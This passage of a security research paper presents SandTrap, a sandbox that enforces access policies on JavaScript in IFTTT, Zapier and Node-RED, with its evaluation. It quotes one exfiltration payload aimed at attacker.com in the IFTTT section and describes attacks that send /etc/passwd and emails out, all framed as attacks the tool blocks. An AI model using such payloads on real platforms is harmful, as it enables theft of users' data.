
The proxies capture all interaction with the proxied entity, verifying, e.g., every read, write, call and construct with the security policy before allowing it. Further, the proxies recursively and dually proxy any entites transferred between the domains as a result of the interaction. More precisely: (i) when a property is read from a proxied entity, the result is covariantly proxied before being returned if the read is allowed, (ii) when a property is written to a proxied entity, the written value is contravariantly proxied before being written if the write is allowed, and (iii) when a proxied function is called or used as a constructor, the arguments are contravariantly proxied, and the result is covariantly proxied if the call or constructor use is allowed.

The basic operation of the proxies is illustrated in Figure 4. Figure 4a shows how entities that are passed between the host and the sandbox are proxied, and how all property accesses are trapped and verified against the read-write access control policy before access is granted (indicated by the *r, w* annotations in the figure). Figure 4b illustrates the recursive proxying and the primordial mapping. Accessing a property that results in an entity not only verifies that the access is allowed, but also uses the policy to proxy the returned entity to trap subsequent interaction with it. Thus, in the figure, when accessing the `.prototype` property of the proxied function `myFunction`, the proxy first verifies that the access is allowed and then proxies the result with the corresponding entity policy. This ensures that subsequent accesses to the returned prototype object, `myPrototype`, e.g., fetching its prototype by reading the `__proto__` property or using `Object.getPrototypeOf()`, are trapped. Without the recursive proxying, it would be possible to reach the host's `Object.prototype` from the prototype of `myPrototype`, which would potentially lead to a breakout. Instead, since the access is trapped, the primordial mapping returns the sandbox's `Object.prototype` in place of the host's `Object.prototype`.

Cross-domain interaction roots SandTrap implements a CommonJS execution environment. In this setting, all cross-domain interaction is rooted in either (i) sandbox interaction



(a)



(b)

Figure 4: (a) The symmetric access control of SandTrap; (b) The transitive proxying and primordial mapping of SandTrap.

with host objects injected into the new sandbox context, (ii) sandbox interaction with modules loaded using the `require` implementation provided to the sandbox, or (iii) host interaction with the result of the execution of the sandbox code, i.e., the returned module.

To provide a secure execution environment, each of the roots is proxied using the corresponding policy described in Section 5.2 — the global policy, the external module policies, and the module policy.

5.2 SandTrap policy language

SandTrap policies allow for read/write control of all properties on all entities shared between the host and the sandbox in addition to call policies on functions (including methods) and construct policies on constructor functions. While the policy language is two-sided, the typical use case envisioned is a trusted host using the sandbox to limit and protect anything passed in to or required by the sandboxed code.

The SandTrap policy language is designed to strike a balance between complexity, expressiveness, and possibility to support policy generation. As such, the policy language supports global (policy wide) and local (limited to a subgraph of the policy) defaults that control the interaction with the parts of the environment not explicitly modeled by the policy, as well as proxy control policies, executable function policies used to create value-dependent parameterized function policies, and dependent function policies. For space reasons, we refer the reader to the home of SandTrap [2] for the more advanced features of the policy language.

A SandTrap policy consists of a collection of JSON objects. There are three types of mutually recursive policy objects corresponding to the entities they control: (i) `EntityPolicy` provides policies for objects and functions, (ii) `PropertyPolicy` for properties, and (iii) `CallPolicy` for functions and methods. To allow for sharing and recursion, entity policies can be named and referred to by name. The core of the policy language is defined as follows:

```
interface EntityPolicy {
  options? : PolicyOptions,
  override? : string,
  properties? : { [key: string]: PropertyPolicy }
  call? : CallPolicy,
  construct? : CallPolicy }
interface PropertyPolicy {
  read? : boolean,
  write? : boolean,
  readPolicy? : EntityPolicy | string
  writePolicy? : EntityPolicy | string }
interface CallPolicy {
  allow? : boolean | string,
  thisArg? : EntityPolicy | string,
  arguments? : (EntityPolicy|string|undefined)[],
  result? : EntityPolicy | string }
```

Entity policies assign property policies to properties. If the entity is a function, the policy also assigns call and construct policies that control whether the function can be called or used to construct new objects. Property policies control reading and writing to the property (policies for accessor properties are inferred from property policies), while call policies are either booleans or strings. A call policy that is a string is an executable function policy; the string should contain the code of a JavaScript function returning a boolean. Executable function policies are provided with the arguments of the function call they govern and can make decisions based on these arguments. This way it is possible to validate or constrain the arguments of calls. Consider the example policy below that enforces a parameterized policy. On execution, the policy verifies that the first argument `target` is equal to the policy parameter of the same name. Similar policies can be used, e.g., to constrain network communication to certain domains, to give the end user the ability to configure the policy without changing the policy.

```
{..., "call": {"allow": "(thisArg, target, data)
    => {return target == this.GetPolicyParameter('
    target');}",
...}}
```

The recursive nature of the policies is apparent; in addition to controlling access, property policies assign policies to entities read from or written to the property, and call policies assign policies to the arguments and the return value of the function. Thus, the structure of the policies naturally follows the structure of the object hierarchies they are controlling. Since such hierarchies are dynamic and the policies are static, it is important that policies can be partial. The question marks in the policy language above indicate that all parts of the policies are optional. In the case of missing policies, SandTrap falls back to the local or global configurable defaults using default-deny if not configured otherwise.

Policy and interaction roots Section 5.1 identified three sources of cross-domain interaction that must be protected. A security policy for a monitor instance is built up by the security policies for the cross-domain interaction roots and consists of structural policies for the parts of the execution environment that is subject to explicit policies. The policy roots are: (i) *the global policy*, the entity policy for the initial context, i.e., the global object and anything reachable from it, (ii) *the external module policies*, entity policies for any modules that the sandbox should be allowed to require, and (iii) *the module policy*, the entity policy of the result of code execution.

A security policy is stored as a collection of files each containing a policy for an entity. The filename and relative path in the policy directory constitutes the name of the policy and can be used to refer to it in other policies.

Protection levels Sections 3 and 4 motivate the need for protection at four different levels: module-, API-, value- and context-levels. SandTrap supports these levels: (i) Module-level protection is expressed by the absence or presence of policies for the module; access to modules for which there is no policy is refused. (ii) API-level protection is expressed by an entity policy on the entity implementing the API, with both read and write policies for the properties (including functions and methods), and call and construct policies on functions and methods. (iii) Value-level protection is expressed by the call and construct policies that, in their most general form, are functions from the values of the arguments to boolean. (iv) Context-level protection is expressed as read and write policies on any context shared between the host and the sandbox. Controlling which parts of the API can be read and executed enables granting sandboxed code partial access to an API, while controlling which parts can be written enables protecting the integrity of the API and similarly for the shared context. Both are fundamental for practical sharing of APIs and context between the host and (potentially) multiple sandboxes.

5.3 Policy generation and baseline policies

Since the policies follow the structure of the cross-domain interaction, they can become rather large, depending on the complexity of the interaction. This is alleviated by SandTrap's support for *policy generation* used to create *baseline policies* of platforms that can be further extended and specialized by apps and users.

Policy generation SandTrap supports fine-grained runtime policy generation. Policy generation is a special execution mode of SandTrap that changes its behavior from enforcing policies to capturing all cross-domain interactions. The captured interaction is used to modify or extend the policy to allow the interaction to take place. To make staged generation possible, SandTrap's behavior can be controlled both globally and locally. It is thus possible to have one part of the policy enforced and unmodified while generating or extending other parts.

The policy generation mechanism is not intended to produce the final policy, but rather to serve as a helpful starting point for customizing policies. Indeed, policy generation is limited to the paths explored (inherent to every runtime exploration technique) and to the generation of boolean policies. We envision that selected parts of test suites can successfully be used to create an initial policy with acceptable static cross-domain interaction coverage.

After the initial generation, the resulting policy might need tuning; access permission may need changing, undesired interactions pruned, and advanced policies like dependent function guards or dependent arguments may be handcrafted when desired. For interactions not explicitly modeled by the policy, the defaults will be used. Using the default-deny policy provides the best security for the host.

Baseline policies TAPs provide excellent scenarios for discussing one of the use cases of SandTrap. The TAPs have three easily identifiable stakeholders: the platform provider, the app provider, and the user of the platform and its apps. Depending on the relation between the platform and its apps, the responsibility of policy generation falls on different constellations of stakeholders, as summarized in Table 1. Baseline policies are specified once and for all apps per platform. They do not require involving app developers or users. In general, the platform provider produces and distributes a baseline policy intended to protect the platform and its services. For IFTTT, the services include the actions and triggers; for Zapier, the `node-fetch` [46] module, the StoreClient (module implementing the communication with a simple database), and common modules; and for Node-RED, common modules including other nodes. Building on these baseline policies, the apps can further restrict the use of the services by advanced value-based parameterized policies to be instantiated by the end user. For IFTTT, such policies may entail limiting URLs or email addresses for certain actions. Similarly for Zapier, they might also include restrictions on details of module use. For Node-RED, which nodes are at full power, such policies may entail node-to-node communication or module use. Section 6 provides more information on actual baseline and advanced policies.

Ultimately, the platform is responsible for the correctness of the policies. For the advanced policies, we envision that the platforms can benefit from a vetting mechanism where app developers submit app-specific policies that are vetted by the platform (similar to the vetting of service integrations already practiced by IFTTT and Zapier). Note that even if app developers miss the coverage for all paths when generating policies, the platform can use default-deny to guarantee security for uncovered paths.

The advantage of our model is that the user is fully freed of the policy annotation burden in the case of baseline policies because they are provided by the platform. When advanced policies are desired by users, they may instantiate the policies per the instructions from the platform provider. For example, the user might wish to constrain the phone numbers to which an IFTTT app may send a text message. This customization is a natural extension of setting app ingredients already present on IFTTT.

5.4 Practical considerations

Like all `vm`-based approaches, SandTrap must intercept all cross-domain interaction to prevent breakouts and (in the case of SandTrap) to enforce the fine-grained access control policy. This kind of interception naturally comes at a cost (in particular for built-in constructs like array), which grows with increased cross-domain interaction. In our experiments with TAPs, the cross-domain interaction is limited and creates tolerable overhead for the application class (see Table 2). We expect this to carry over to other application classes with relatively limited cross-domain interaction, which is the typical use case for sandboxed execution.

Another consideration relating to the cross-domain interaction is the complexity of security policies. For IFTTT and Zapier, with more constrained cross-domain interaction, this was not an issue, while Node-RED node policies were decidedly larger. Even so, in the latter case, we were able to specialize the generated policies to our needs with relative ease without extensive knowledge of the details of the nodes and their precise interaction with Node-RED.

It is important to note that, for scalability reasons, cross-domain interaction defaults to only trigger if the sandbox interacts with host objects or with binary modules. This is secure, since SandTrap does not use the Node.js `require` function to load source modules, but instantiates the source module on a per-sandbox basis. Thus, even if the code running in the sandbox makes heavy use of source modules, no cross-domain interaction is triggered and no policy expansion or execution slowdown should occur.

In comparison to approaches that rely on total isolation in the form of separate heaps, SandTrap has the benefit of easily unlocking controlled and secure entity sharing, including of binary modules. While it is possible to pass objects via serialization and even serialize a binary API by what essentially amounts to RPC, it incurs a large performance overhead and requires tool support to avoid the burden of hand crafting the serialization code.

All proxy-based approaches are limited by the fact that proxies not always are fully transparent; passing proxies into certain parts of the standard API may break the API in various ways. This may have implications depending on the target domain for SandTrap, although we did not encounter these issues when working with the TAPs.

5.5 Security considerations

It is challenging to pinpoint the sandbox invariants [10] needed for secure execution in a SandTrap sandbox, partly because the invariants must relate to the complex execution model of v8 and partly because the invariants must be parameterized over the security policies that govern the execution.

On an idealized level, both secure execution and security policy enforcement rely on the following two sandbox invariants: (i) there is no unmediated access to host entites from the sandbox, and (ii) there is no unmediated access to sandbox entities from the host. The security of SandTrap relies on the initial execution environment to satisfy the invariants, and that the invariants are maintained by subsequent cross-domain interactions.

One major challenge is defining the meaning of unmediated access in the presence of policies and, in particular, exposed APIs. For exposed APIs, the mediation is provided in terms of the cross-domain interaction, which may or may not be enough to constrain the behavior of the APIs. Consider, e.g., exposing the `Function.constructor` or `eval`. While it is possible to do so in a security policy, the free injection of executable code into the host may compromise the security of the sandbox, resulting in breaches of the invariants (i) and (ii). Thus, it cannot be allowed and leads us an important property for secure use: no exposed API must be able to violate the sandbox invariants.

Ensuring and maintaining the sandbox invariants To ensure the invariant (i), the initial context object (which is a host object) has its prototype and constructor fields set the sandbox equivalents, and any host objects injected into the sandbox context are proxied using the global object policy. To ensure the invariant (ii), the result of the execution is proxied using the module policy.

To maintain the sandbox invariants, it is important that all exposed APIs are scrutinized from a security perspective. This has been done for the initial API exposed by SandTrap when used on the Node.js platform and must be done for every deployment platform. As an example, consider the `setTimout` function. On Node.js it accepts only a function object, while in many other settings, it also accepts a string. In the latter case, the `setTimout` function essentially acts as `Function.constructor` or `eval`, and further protection steps must be taken.

Further, SandTrap provides a CommonJS execution environment with access to both source modules, binary modules and built-in modules. The access to the latter is conditioned on the existence of explicit security policies that govern the

Platform	Use case	Specification	Granularity	O/H	Example of Prevented Attacks
IFTTT	*Baseline*	*Once and for all apps*	*Module/API*	-	*Prototype poisoning (exploits v1, v2, and v3 in Section 3.1)*
	SkipAndroidMessage	Skip sending a message in non-working time	API	4.22	Set phone number to the attacker's number instead of skip
	SkipSendEmail	Skip sending email notifications during weekends	API	3.85	Set recipient to the attacker's address instead of skip
	Instagram-Twitter	Tweet a photo from an Instagram post	Value	4.17	Tamper with the photo URL
	Webhook-AndroidDevice	Set volume for an android device	Value	4.17	Tamper with the volume
Zapier	*Baseline*	*Once and for all apps*	*Module/API*	-	*Prototype poisoning (exploit in Section 3.2)*
	StringFilter	Extract a piece of text of a long string	Module	4.32	Exfiltrate filtered string
	OS-Info	Get platform and architecture of the host OS	API	5.38	Get hostname and userInfo
	ImageWatermark	Create a watermarked image using Cloudinary	Value	4.55	Exfiltrate the link to the watermarked image
	TrelloChecklist	Add a checklist item to a Trello card	Value	4.58	Exfiltrate the checklist data
Node-RED	*Baseline*	*Once and for all apps*	*Module/API*	-	*Some of the attacks presented in Section 4.1 and 4.2*
	Lowercase	Convert input to lowercase letters	Module	0.38	Send the content of '/etc/passwd' to the attacker's server
	Dropbox	Upload file	API	1.50	Exfiltrate file name and content
	Email	Send input to specified email address	Value	30.54	Forward a copy of the message to the attacker's email address
	Water utility	Water supply network	Context	n/a	Tamper with the status of tanks and pumps (in global context)

Table 2: Summary of benchmark evaluation. We report the app specification, the policy granularity, the time overhead of the monitored secure run in milliseconds, and the attack implemented and blocked by SandTrap.

access to the exposed modules. To guarantee the invariant (i), every binary or built-in module is proxied using the corresponding security module before being returned to the sandbox. However, care must be taken when providing policies for built-in or binary modules that have more power than the language and can easily circumvent any language-based protection mechanisms including violation of the sandbox invariants. We refer the reader to the home of SandTrap [2] for an insight into the issues that otherwise can occur.

Provided that the exposed API is safe, the invariants are maintained under normal execution by the dual recursive proxies using co- and contra-variant primordial mapping or proxying on entities passing between the domains. For cross-domain exceptions (from code execution in the form of function calls, object construction, access to getters or setters), the invariants are maintained by catching and appropriately proxying the exceptions before they are rethrown.

6 Evaluation

This section evaluates the security and performance of SandTrap on a set of benchmarks for IFTTT, Zapier, and Node-RED. The full version [2] reports the details of these experiments. We have studied 25 secure and 25 insecure filter code instances for IFTTT, and 10 benign and 10 malicious use cases for each Zapier and Node-RED. For space reasons, we report on 5 secure and 5 insecure cases for each of the TAPs: IFTTT, Zapier, and Node-RED.

Table 2 summarizes our experimental findings. The first row for each platform, in italic, represents the baseline policy considering necessary interaction with objects passed to their runtime environment by default. Therefore, the baseline policy is naturally at the level of module (restricting any access to node modules) and API calls (controlling accesses to the passed objects). *These policies require no involvement from app developers or users.* For example, the baseline policy for IFTTT represents the policy intended by IFTTT for all apps.

The other rows explore advanced policies. To illustrate the diversity, we have selected cases that require different levels of granularity in policy specification, i.e., module, API, value and context (the latter is specific to Node-RED). The table displays the finest level of granularity needed to specify the policy for a case. For example, a value-level policy is also an API- and module-level policy. For each case, we report the name, the specification of code/flow behavior, the granularity of the desired security policy, the execution time overhead of the monitored secure case in milliseconds, and the explanation of an example attack blocked by SandTrap. Our performance evaluation was conducted on a macOS machine with a 2.4 GHz Quad-Core Intel Core i5 processor and 16 GB RAM.

Policies Recall that SandTrap generates policies at module-, API-, value-, and context-levels. At the module-level, the baseline isolation policy is that `require` is unavailable. At the API-level, the baseline policy is allowlisting only the APIs pertaining to a given piece of code (in IFTTT and Zapier) or a node (in Node-RED). At the context-level, the baseline policy is an isolated context. Thus, only value-level policies need to be tuned when they are desired.

Given the prior domain knowledge about use cases, we executed them in the policy generation mode with different inputs to attain an acceptable level of code coverage. The main effort to determine the final policy is tuning read/write/call access permissions. For each of the value-sensitive cases in the table, the tuning amounted to modifying a single record (e.g., allowlisting an email address). For advanced value-sensitive policies, the policy designer may also use parametric policies, which amounts to identifying the parametric APIs. Adding parameterized policies with reference to the ingredients for IFTTT apps only needs a few minutes. For Zapier and Node-RED, because of the presence of modules in code, the efforts depend on the app complexity, which is an interesting avenue for future studies. In our benchmark, the average of LoC for the final policies is 185 for IFTTT, 260 for Zapier, and 2650 for Node-RED.

We present the experiments with the platforms. In all cases, SandTrap accepts the secure and rejects the insecure version.

6.1 IFTTT

We have experimented with both local and AWS Lambda deployments of IFTTT, which are equivalent for the security evaluation of how filter code is processed. Since our modifications do not affect any network-related behavior, we evaluate the performance on an IFTTT Node.js runtime environment hosted locally on our machine.

Cases Recall from Section 2 that filter code is used to "skip an action (or multiple actions), or change the values of the fields the action will run with" [28]. Trigger and Action objects, along with the `moment` object to access trigger time, are passed to the filter code runtime (see Section 3.1). The baseline policy allows accessing Trigger and Action objects, while only allowing read-only access for `moment`. The policy forbids `require`, making no Node.js module accessible to filter code. SandTrap thus prevents the prototype poisoning attacks from Section 3.1, as reflected in the first row of the table.

Use cases *SkipAndroidMessage* and *SkipSendEmail* skip an action during certain hours according to the current user time. Any other manipulation, such as setting the fields of action service objects, is blocked by the monitor to prevent attacks.

Use case *Instagram-Twitter* sets a field of the action object (`Twitter.postNewTweetWithImage.setPhotoUrl`). Recall from Section 3.1 how URL attacks [8] attempt passing trigger data (Instagram photo URL `Instagram.anyNewPhotoByYou.Url` by setting the action field to `"https://attacker.com/log?" + encodeURIComponent(Instagram.anyNewPhotoByYou.Url)`. SandTrap's parametric policy mechanism is an excellent fit to represent this type of dynamic value-based policies. This mechanism prevents deviation of the `setPhotoUrl` function from the value of `anyNewPhotoByYou.Url`. SandTrap similarly prevents tampering with the trigger data, i.e., the volume in the *Webhook-AndroidDevice* use case.

Overhead The overhead for IFTTT means the *additional* time of executing the filter code in the presence of SandTrap in comparison with executing the filter code without SandTrap. The reported numbers in the table are the average overhead of 20 runs for each secure filter code. The average time overhead for all of the 25 different apps is 4.10ms (where the maximum overhead of all the executions of the apps is 6.35ms), which is tolerable given that IFTTT apps are allowed up to 15 minutes to execute [29]. For reference, we have also reimplemented IFTTT's patch to the exploits from Section 3.1, based on `vm2`. The experiments show that, compared to `vm2`, SandTrap only adds 0.53ms and 0.42ms to the sandbox creation and the filter code evaluation stages, respectively (see Table 4 in the full version [2]). This is the performance price paid for enabling SandTrap's advanced policies compared to `vm2`.

6.2 Zapier

We evaluate the security and performance on a Zapier Node.js runtime environment hosted locally on our machine.

Cases Considering that built-in modules are available in Zapier runtime environment, a broad range of cases can be studied. We first demonstrate that the attack from Section 3.2 is blocked by SandTrap with the baseline policy for Zapier. Indeed, loading modules is denied and calls to the APIs of the `node-fetch` object are restricted. Further, we report on 10 use cases for advanced policies in Table 5 in the full version [2].

The *StringFilter* case extracts a piece of text by matching a regular expression. It does not require any node module. As a result, SandTrap blocks any attempts for exfiltrating data to the attacker's server. The third case, *OS-Info*, gets limited information provided by the `os` module where `os.hostname()` and `os.userInfo()` are considered as secret. The policy restricts the function calls of `os` accordingly.

The next two cases, *ImageWatermark* and *TrelloChecklist*, communicate with Cloudinary and Trello's servers via the `node-fetch` module, present in the runtime environment. An attacker can exfiltrate secret data (the image link or the checklist data) using the same `fetch` function call. The value-level policy distinguishes between the legitimate URL and the attacker's server. Therefore, SandTrap blocks `fetch` calls to any servers other than the specified Cloudinary and Trello URLs.

Overhead The overhead for Zapier means the difference between the time elapsed evaluating code in Zapier and the version secured by SandTrap. The average overhead for 20 runs of secure cases is reported in Table 5 [2]. The overhead typically increases with the number of loaded modules. The average amount of overhead for these ten cases is 4.87ms. The case that loads all the built-in modules (*AllBuiltinModules* in Table 5) incurs less than 7ms overhead, while no run in any of the cases adds more than 12ms to the execution without SandTrap, which is tolerable.

6.3 Node-RED

We evaluate SandTrap on Node-RED flows. The baseline policy does not allow loading any modules and specifies permitted function calls on `RED`, the special object passed to each Node-RED node. The policy is sufficient to protect nodes against the platform attacks in Section 4, such as the attacks on the `RED` object or by using `child_process` module.

The *Lowercase* ↗ node converts the input `msg.payload` to lower case letters and sends the result object to the output. It does not require any interaction with the environment, resulting in the coarse-grained module-level deny-all policy. In the attack scenario, the malicious node attempts to read the content of `/etc/passwd` by calling `fs.readFile`, and send the sensitive data to the attacker's server via `https.request`. Because the policy does not allow any modules to be required in the node, the monitor blocks the execution once the first `require` is invoked.

The Dropbox case relies on libraries and thus requires an API-level policy. The *Dropbox out* ↗ node loads `https` to establish a connection with the user-defined Dropbox account to upload the specified file. We maliciously altered the code to transmit the file name and its content to the attacker's server via `https.request.write`. SandTrap rightfully blocks the exfiltration by restricting `https.request.write` calls, while `https.request` is prerequisite for the node behavior.

In the email case, the *Email* node sends a user-defined message from one email address to another, both given by the user. The attacker modifies the node so that a copy of each message is transmitted to the attacker's email address by using the same `sendMail` function of the same `SMTP` object. SandTrap blocks this because the value-level policy delimits `stream.Transform.write` calls to the user-specified recipient.

The last case uses the global and flow contexts in its implementation, as discussed in Section 4.3. The *Water utility* flow reads and updates the status of water pumps and tanks using globally shared variables. Any tampering with the values of those variables causes serious effects on the behavior of the water supply network. We do not report on concrete nodes or running times because they would depend on the choice of a malicious node. Note that any node can maliciously alter the globally shared object in the original Node-RED setting. SandTrap blocks any change on the global and flow contexts by default (i.e., the baseline policy), disallowing `_context.global.set` and `_context.flow.set` to be called.

Overhead Recall that the main use case of Node-RED is running it on the user's local machine, therefore the monitor only needs to scale to support a single user. The memory overhead includes the monitor's state to keep track of primitive values and pointers. We define the time overhead for the Node-RED part as the added amount of elapsed time in the two phases of node execution, i.e., loading and triggering, in comparison with the original execution without the monitor. We report the average overhead of 20 runs for each secure node. As reported in Table 6 in the full version [2], the overhead on loading nodes is the dominant factor. Since all nodes in the Node-RED environment are deployed once at the starting stage, the time overhead is unnoticeable to users while executing flows after the nodes have been loaded (less than 3ms). Although the overhead incurred for a node varies depending on its complexity, none of the runs in our test cases introduced more than 100ms, including loading and triggering overheads. Compared to the significant performance costs incurred by network communication and file/device access, the added amount is indeed negligible.

7 Related work

We discuss the most closely related work on JavaScript security and on securing trigger-action platforms. A survey on isolating JavaScript [68] and overviews on the security of IoT app platforms [7, 14] may navigate the reader further.

Isolating JavaScript The origins of prototype poisoning in JavaScript can be tracked to Maffeis et al. [36, 37] and early language subsets like ADSafe [17] and Caja [43]. These subsets have led to the ongoing work on Secure EcmaScript [42], discussed below. Arteau [6] identifies a dozen Node.js libraries susceptible to prototype poisoning by malicious JSON objects. Practical approaches to isolating JavaScript include isolation at the level of JavaScript engines. Browsers ensure that JavaScript from different pages and/or iframes is run in its own isolated context. The `isolated-vm` [34] follows this path for Node.js and leverages v8's `Isolate` interface to provide fully isolated execution contexts. However, like the Node.js `vm` module, `isolated-vm` and the alternatives, such as Secure EcmaScript (SES) [42] and WebAssembly [25], are all-or-nothing, providing no support for fine-grained control of shared entities. They can, however, serve as a starting point to build alternatives to `vm` for providing isolation together with membranes [18, 41, 65, 66] to create a secure sandbox.

Some JavaScript isolation problems for TAPs are shared with untrusted JavaScript in browsers, a long-standing problem [35, 68] occurring both in web mashups [59] and browser extensions [31]. However, TAPs' unique flow-based programming model [45] with unidirectional flows from triggers to the TAP and further to the actions induces different isolation constrains from client-side web programming.

Secure sandboxes Table 3 overviews the comparison to the most related sandboxing approaches. The three membrane-based approaches NodeSentry [69], `vm2` [62], and JSand [1] share the motivation of secure JavaScript integration with SandTrap. NodeSentry and `vm2` use `vm` to provide isolation, while JSand uses SES. SES is based on a secure language subset, which entails that JSand does not support full JavaScript inside its sandbox. This alone makes JSand unfit for securing TAPs. For the `vm`-based approaches, it is fundamental that additional mechanisms are deployed to harden `vm` and prevent breakouts [71]. Both SandTrap and `vm2` do this, while it is unclear from the publicly available information what steps are taken in NodeSentry to do the same.

For TAPs, SandTrap, `vm2` and NodeSentry differ in flexibility of protection, how policies are expressed and generated as well as what policies can be enforced. Of these approaches, `vm2` has the most restricted policy language limited to module and API levels using a module-based mocking mechanism. NodeSentry uses full JavaScript tied to the interaction points of the proxies. This is comparable to SandTrap, with the difference that SandTrap also supports policies expressed in a simpler structural way in addition to JavaScript injection. Moreover, only SandTrap supports policy generation.

For securing Node-RED, four key features are needed and provided by SandTrap: (i) full support for JavaScript and CommonJS, (ii) fully structural proxying, i.e., support for cross-domain prototype hierarchy manipulation, (iii) fine-grained and flexible access control on shared contexts, and (iv) proxy control. The other approaches do not meet these demands; none of the approaches support local object views or proxy control needed in the presence of misbehaving legacy apps and apps that use the `vm` module. Further, `vm2` neither supports cross-domain modification of prototype hierarchies nor fine-grained access control. How NodeSentry handles the former remains unclear.

Tool	Isolation	Policy type	Policy generation	Full JavaScript and CJS support	Breakouts addressed	Local object views	Proxy control	Controlled cross-domain prototype modification	Fine-grained access control
vm2 [62]	vm + proxy membranes	Module mocking and API level JavaScript injection	×	✓	✓	×	×	×	×
JSand [1]	SES + proxy membranes	JavaScript injection via proxy traps	×	×	?	×	×	×	By manual coding
NodeSentry [69]	vm + Van Cutsem membranes	JavaScript injection via proxy traps	×	✓	?	×	×	×	By manual coding
SandTrap	vm + proxy membranes	Policy language with JavaScript injection, module allowlisting	✓	✓	✓	✓	✓	✓	✓

Table 3: Sandboxes in comparison.

BreakApp [70] provides compartmentalization primitives at the process- and language-level to secure third-party Node.js modules at the boundaries. It enforces security policies from allow/denylisting modules to restricting communication between processes. BreakApp's process-level compartmentalization introduces I/O between compartments, which both require adaptation to Node.js' asynchronous concurrency model and entails a toll on performance. Finally, BreakApp focuses on the automation of compartmentalization but does not automate the generation of policies. Ferreira et al. [23] propose a lightweight permission system to enforce least-privilege principle at Node.js packages level at runtime, restricting access to security-critical APIs and resources. This work shares some of our motivations, but it does not enforce access control policies at the context and value levels. Pyronia [39] is a fine-grained access control system for IoT applications restricting access at the function-level via runtime and kernel modifications. To detect access to sensitive resources, Pyronia leverages OS-level techniques such as system call interposition and stack inspection. By contrast, SandTrap implements language-level isolation to prevent access to sensitive resources at different levels of granularity.

Node.js security Empirical studies on the security of Node.js show that the trust model is brittle, and security risks may arise from the (chain of) inclusion of vulnerable/malicious libraries in Node.js modules. Staicu et al. [63] study the prevalence of command injection vulnerabilities via `eval` and `exec` constructs and find that thousands of modules can be vulnerable. Similarly, Zimmermann et al. [74] study the potential for running vulnerable/malicious code due to third-party dependencies to find that individual packages could impact large parts of the entire Node.js ecosystem. Section 4 empirically confirms that similar issues apply to the Node-RED ecosystem, motivating the need for SandTrap.

Securing trigger-action platforms Several approaches track the flow of information in TAPs. Surbatovich et al. [64] present an empirical study of IFTTT apps and categorize them with respect to potential security and integrity violations. FlowFence [21] dynamically enforces information flow control (IFC) in IoT apps. The flows considered by FlowFence are the ones among Quarantined Modules (QMs). QMs are pieces of code (selected by the developer) that run in a sandbox. Saint by Celik et al. [13] utilizes static data flow analysis on an app's intermediate representation to track information flows from sensitive sources to external sinks. IoTGuard [15] is a monitor for enforcing security policies written in the IoTGuard policy language. Security policies describe valid transitions in an IoT app execution. Bastys et al. [8, 9] study attacks by malicious app makers in IFTTT and Zapier but do not focus on JavaScript sandbox breakouts. They develop dynamic and static IFC in IoT apps and report on an empirical study to estimate to what extent IFTTT apps manipulate sensitive information of users. Wang et al. [72] develop NLP-based methods to infer information flows in trigger-action platforms and check cross-app interaction via model checking. Alpernas at al. [3] propose dynamic IFC for serverless computing arguing for termination-sensitive noninterference as a suitable security property. They implement coarse-grained IFC for JavaScript targeting AWS Lambda and OpenWhisk serverless platforms. Recently, Datta et al [19] proposed a practical approach to securing serverless platforms through auditing of network-layer information flow. Notably, their approach controls function behavior without code modification by proxying network requests and propagating taint labels across network flows.

SandTrap is based on access control rather than IFC. Hence, these works are complementary, focusing on information flow after access is granted. While IFC supports rich dependency policies, it is hard to track information flow in JavaScript without breaking soundness or giving up precision, e.g., due to the "No Sensitive Upgrade" implications [26]. Moreover, IFC for Node-RED poses challenges of tracking information across Node.js modules.

Node-RED security Ancona et al. [5] investigate runtime monitoring of parametric trace expressions to check correct usage of API functions in Node-RED. Trace expressions allow for rich policies, including temporal patterns over sequences of API calls. By contrast, SandTrap supports both coarse and fine access control granularity related to JavaScript modules, libraries, and contexts. Focusing more on end users and less on developers, Kleinfeld et al. [33] discuss an extension of Node-RED called glue.things. The goal is to make Node-RED easier to use by predefined trigger and action nodes. Clerissi et al. [16] use UML models to generate and test Node-RED flows. Blackstock and Lea [11] propose a distributed runtime for Node-RED apps such that flows can be hosted on various platforms, thus optimizing for computing resources across the network. Schreckling et al. [61] propose COMPOSE, a framework for fine-grained static and dynamic enforcement that integrates JSFlow [26], an information-flow tracker for JavaScript. While COMPOSE focuses on data-level granularity, SandTrap supports module- and API-level granularity.

8 Conclusion

We have presented a security analysis of JavaScript-driven TAPs, with our findings spanning from identifying exploitable vulnerabilities in the modern platforms to tackling the root of the problems with their sandboxing. We have developed SandTrap, a secure yet flexible monitor for JavaScript, supporting fine-grained module-, API-, value-, and context-level policies and facilitating their generation. SandTrap advances the state of the art in JavaScript sandboxing by a novel approach that securely combines the Node.js `vm` module with fully structural proxy-based two-sided membranes to enforce fine-grained access control policies. We have demonstrated the utility of SandTrap by showing how it can secure IFTTT, Zapier, and Node-RED apps with tolerable performance overhead.

Acknowledgments Thanks are due to IFTTT's and Zapier's security teams who were both keen and collaborative in our interactions. Thank you to Tamara Rezk, Cristian-Alexandru Staicu, Rahul Chatterjee, and Adwait Nadkarni for the helpful feedback on this work. This work was partially supported by the Swedish Foundation for Strategic Research (SSF), the Swedish Research Council (VR), and Digital Futures.

References

[1] Pieter Agten, Steven Van Acker, Yoran Brondsema, Phu H. Phung, Lieven Desmet, and Frank Piessens. JSand: complete client-side sandboxing of third-party JavaScript without browser modifications. In *ACSAC*, 2012.

[2] Mohammad M. Ahmadpanah, Daniel Hedin, Musard Balliu, Lars Eric Olsson, and Andrei Sabelfeld. SandTrap: Securing JavaScript-driven Trigger-Action Platforms. Full version and code. `https://www.cse.chalmers.se/research/group/security/SandTrap/`, 2021.

[3] Kalev Alpernas, Cormac Flanagan, Sadjad Fouladi, Leonid Ryzhyk, Mooly Sagiv, Thomas Schmitz, and Keith Winstein. Secure serverless computing using dynamic information flow control. In *OOPSLA*, 2018.

[4] Amazon. AWS Lambda. `https://aws.amazon.com/lambda/`, 2021.

